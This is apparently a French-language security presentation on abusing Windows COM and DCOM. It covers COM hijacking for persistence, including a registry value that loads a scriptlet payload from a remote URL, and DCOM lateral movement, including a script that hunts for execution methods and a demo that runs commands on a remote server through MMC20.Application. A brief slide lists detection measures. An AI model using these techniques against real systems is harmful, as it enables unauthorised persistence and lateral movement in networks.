FirewallCheck.exe	RegOpenKey	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\TreatAs	NAME NOT FOUND

A screenshot of the Windows Registry Editor. The left pane shows a tree view of registry keys under 'Computer\HKEY\_USERS\S-1-5-21-802024911-289116404-958320468-1602\_Classes\CLSID\{00000001-0000-0000-0000-00000000FEEDACDC}'. A red arrow points from the 'Data' column of the table below to the 'Data' field of a key named '(Default)'. The 'Data' value is 'https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSScripts/Payload/SImgr\_calc.sct'.

Name	Type	Data
(Default)	REG_SZ	https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSScripts/Payload/SImgr_calc.sct

<https://www.221bluestreet.com/offensive-security/windows-components-object-model/com-hijacking-t1546.015>


Explorer.EXE	2612	RegOpenKey	HKCU\Software\Classes\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B\}\1.1	NAME NOT FOUND
Explorer.EXE	2612	RegEnumKey	HKCR\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B\}\1.1	SUCCESS
Explorer.EXE	2612	RegQueryKey	HKCR\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B\}\1.1	SUCCESS
Explorer.EXE	2612	RegQueryKey	HKCR\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B\}\1.1	SUCCESS

<https://cicada-8.medium.com/hijack-the-typelib-new-com-persistence-technique-32ae1d284661>



# Alternatives

- > Missing objects hijacking



<https://bohops.com/2018/06/28/abusing-com-registry-structure-clsid-localserver32-inprocserver32/>



# Alternatives

- > Ne pas se limiter aux .exe et .dll !




```
> cat comClass.csv | cut -d ',' -f 3 | grep 'C:' | grep -v -i '\.dll\|\.\exe' | sort -uf
"C:\Windows\System32\appwiz.cpl"
"C:\Windows\System32\bdapugin.ax"
"C:\Windows\System32\bthprops.cpl"
"C:\Windows\System32\dmview.ocx"
"C:\Windows\System32\hhctrl.ocx"
"C:\Windows\system32\intl.cpl"
"C:\Windows\System32\ksproxy.ax"
"C:\Windows\System32\kstvtune.ax"
"C:\Windows\System32\kswdmcap.ax"
"C:\Windows\System32\ksxbar.ax"
"C:\Windows\System32\Mpeg2Data.ax"
"C:\Windows\System32\mpg2splt.ax"
```



# Alternatives

- > Tâches planifiées

```
PS C:\> schtasks /query /XML /TN "\Microsoft\Windows\BitLocker\BitLocker Encrypt All Drives"
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.6" xmlns="http://schemas.microsoft.com/windows/2004/02/mit
<RegistrationInfo>
    <SecurityDescriptor>D:P(A;;FRFX;;;AU)(A;;FA;;;SY)</SecurityDescriptor>
    <URI>\Microsoft\Windows\BitLocker\BitLocker Encrypt All Drives</URI>
</RegistrationInfo>
<Principals>
    <Principal id="Users">
        <GroupId>S-1-5-4</GroupId>
    </Principal>
</Principals>
<Settings>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <RunOnlyIfNetworkAvailable>true</RunOnlyIfNetworkAvailable>
    <IdleSettings>
        <StopOnIdleEnd>true</StopOnIdleEnd>
        <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <UseUnifiedSchedulingEngine>true</UseUnifiedSchedulingEngine>
</Settings>
<Triggers>
    <WnfStateChangeTrigger>
        <StateName>7568BCA32B188341</StateName>
    </WnfStateChangeTrigger>
</Triggers>
<Actions Context="Users">
    <ComHandler>
        <ClassId>{61BCD1B9-340C-40EC-9D41-D7F1C0632F05}</ClassId>
        <Data><![CDATA[BitLockerEncryptAllDrives]]></Data>
    </ComHandler>
</Actions>
</Task>
```



<https://enigma0x3.net/2016/05/25/userland-persistence-with-scheduled-tasks-and-com-handler-hijacking/>



# Quelques mesures défensives

- › Déetecter les ajouts de CLSID dans HKCU
- › Chargement de DLL hors *Program Files* et *System32*
- › Chargement de DLL non signées



# Mouvements latéraux

# Utiliser un objet COM distant ?

- › DCOM = extension permettant d'utiliser COM entre deux ordinateurs de manière « transparente »
- › Transite à travers le protocole DCE/RPC (TCP/135)




# DCOM

AppID = identifiant d'un groupe de classes COM auquel est associé un ensemble de configurations (ex : droits d'activation)



# FirewallCheck.exe - À distance !




# FirewallCheck.exe – À distance !

```
15     COSERVERINFO serverInfo = { 0 };
16     serverInfo.pwszName = (LPWSTR)remoteComputerName;
17
18     MULTI_QI mqi = { 0 };
19     mqi.pIID = &__uuidof(INetFwPolicy2);
20     mqi.pItf = nullptr;
21     mqi.hr = 0;
22
23     hr = CoCreateInstanceEx(
24         clsid,
25         nullptr,
26         CLSCTX_REMOTE_SERVER,
27         &serverInfo,
28         1,
29         &mqi
30     );
```



# FirewallCheck.exe – À distance !



```
Administrator: Windows PowerShell
PS C:\> .\RemoteFirewallCheck.exe DC01.COMPANY.LOCAL
Firewall is disabled for public profile, you'd better check your config!
PS C:\>
```




# COM pour l'accès initial

- > *WScript.Shell* - Exécution de commandes
- > *Scripting.FileSystemObject* - Gestion de fichiers
- > *MSXML2.XMLHTTP* - Téléchargement de fichiers
- > *Wscript.Shell* - Gestion de clés de registres
- > *Schedule.Service* - Gestion de tâches planifiées



# Pas pour toutes les classes..



# Cherchons un candidat

- > Classe COM disposant d'un ApplID
- > Méthode avec mots clé intéressants (ex : *exec*)
- > Enjoy ?



# Script basique de recherche

```
foreach ($key in Get-ChildItem "Registry::HKEY_CLASSES_ROOT\CLSID") {
    try {

        if ($key.GetValue("AppID")) {
            $clsid = $key.PSChildName
            $progId = Get-ItemPropertyValue -Path "Registry::HKEY_CLASSES_ROOT\CLSID\$clsid\ProgID" -Name "(default)"
            $type = [Type]::GetTypeFromCLSID($clsid)

            if ($type -ne $null) {
                $comobj = [System.Activator]::CreateInstance($type)
                $visited.Clear()
                $allMethods = Get-MethodsRecursively -obj $comobj
                [System.Runtime.InteropServices.Marshal]::ReleaseComObject($comobj) | Out-Null

                $interestingMethods = @()
                foreach ($method in $allMethods) {
                    if ($method -match 'exec') {
                        $interestingMethods += $method
                    }
                }
                if ($interestingMethods.Count -ne 0) {
                    Write-Host "COM Class: $clsid $progId"
                    $interestingMethods | ForEach-Object { Write-Host " - $_()" }
                    Write-Host ""
                }
            }
        }
    }
}
```



# Script basique de recherche

```
PS C:\> .\SearchExecDCOM.ps1
COM class: {0002DF01-0000-0000-C000-000000000046} InternetExplorer.Application.1
- Application.ExecWB()
- Parent.ExecWB()

COM class: {49B2791A-B1AE-4C90-9B8E-E860BA07F889} MMC20.Application.1
- Document.ActiveView.ExecuteScopeMenuItem()
- Document.ActiveView.ExecuteSelectionMenuItem()
- Document.ActiveView.ExecuteshellCommand() [Red box]
- Document.Views.ExecuteScopeMenuItem()
- Document.Views.ExecuteSelectionMenuItem()
- Document.Views.ExecuteshellCommand() [Red box]
```



# Pas si immédiat..



## > Droits d'activation

CLSID	Supported Interfaces	AppID
Name:	MMC Application Class	
AppID:	7E0423CD-1119-0928-900C-E6D4A52A0715	
Run As:	N/A	
Service:	N/A	
Flags:	None	
Launch Permission:		
Access Permission:		
DLL Surrogate:	N/A	

Access Permission

Default Security

Group or user names:

- SELF
- SYSTEM
- Administrators (SRV01\Administrators)

Add... Remove

Permissions for Administrators

Allow	Deny
<input checked="" type="checkbox"/>	<input type="checkbox"/>
<input checked="" type="checkbox"/>	<input type="checkbox"/>

OK Cancel

Launch and Activation Permission

Default Security

Group or user names:

- SYSTEM
- Administrators (SRV01\Administrators)
- INTERACTIVE

Add... Remove

Permissions for Administrators


Allow	Deny
<input checked="" type="checkbox"/>	<input type="checkbox"/>

OK Cancel




# Pas si immédiat..

## > Firewall



# Exécution

```
PS C:\> whoami  
company\jdoe.adm  
PS C:\> $com = [System.Activator]::CreateInstance([Type]::GetTypeFromCLSID('40B2791A-B1AE-4C90-9B8E-F860BA07F889', 'SRV01.COMPANY.LOCAL')  
PS C:\> $com Document.ActiveView.ExecuteShellCommand("C:\Windows\System32\calc.exe", $null, $null, "/")  
PS C:\>
```



Name	PID	Status	User name
wlms.exe	2060	Running	SYSTEM
winlogon.exe	540	Running	SYSTEM
wininit.exe	402	Running	SYSTEM
win32calc.exe	3800	Running	jdoe.adm



# Aller plus loin

- > Autres mots clés
- > Autres techniques d'exécution (ex : macro)
- > Méthodes non documentées



# Historique des méthodes découvertes

- MMC20.Application - Document.ActiveView.ExecuteShellCommand (@enigma0x3, 2017)  
<https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mm20-application-com-object>
- ShellWindows + ShellBrowserWindow - Document.Application.ShellExecute (@enigma0x3, 2017)  
<https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2>



# Historique des méthodes découvertes

> MMC20

<https://e>

impacket / examples / dcomexec.py

gabrielg5 Techdebt examples bootstrapping v2 (#1928) · 1928

Code

Blame Executable File · 651 lines (570 l...

Raw

```
1 #!/usr/bin/env python
2 # Impacket - Collection of Python classes for working with network protocols.
3 #
4 # Copyright Fortra, LLC and its affiliated companies
5 #
6 # All rights reserved.
```

017)

ct

Currently supported objects are:

1. MMC20.Application (49B2791A-B1AE-4C90-9B8E-E860BA07F889) - Tested Windows 7, Windows 10, Server 2012R2
2. ShellWindows (9BA05972-F6A8-11CF-A442-00A0C90A8F39) - Tested Windows 7, Windows 10, Server 2012R2
3. ShellBrowserWindow (C08AFD90-F2A1-11D1-8455-00A0C91F3880) - Tested Windows 10, Server 2012R2

```
19 #
20 # Drawback is it needs DCOM, hence, I have to be able to access
21 # DCOM ports at the target machine.
22 #
23 # Original discovery by Matt Nelson (@enigma0x3):
24 # https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmcc20-application-com-object/
25 # https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/
26 #
27 # Author:
28 # beto (@agsolino)
29 # Marcello (@byt3bl33d3r)
30 #
```



# Historique des méthodes découvertes



- Excel.Application – Application.RegisterXLL (@ryhanson, 2017)  
<https://medium.com/ryhanson/dll-execution-via-excel-application-registerxll-method-d03361a95f5c>
- Excel.Application – Workbook.Open (@enigma0x3, 2017)  
<https://enigma0x3.net/2017/09/11/lateral-movement-using-excel-application-and-dcom>
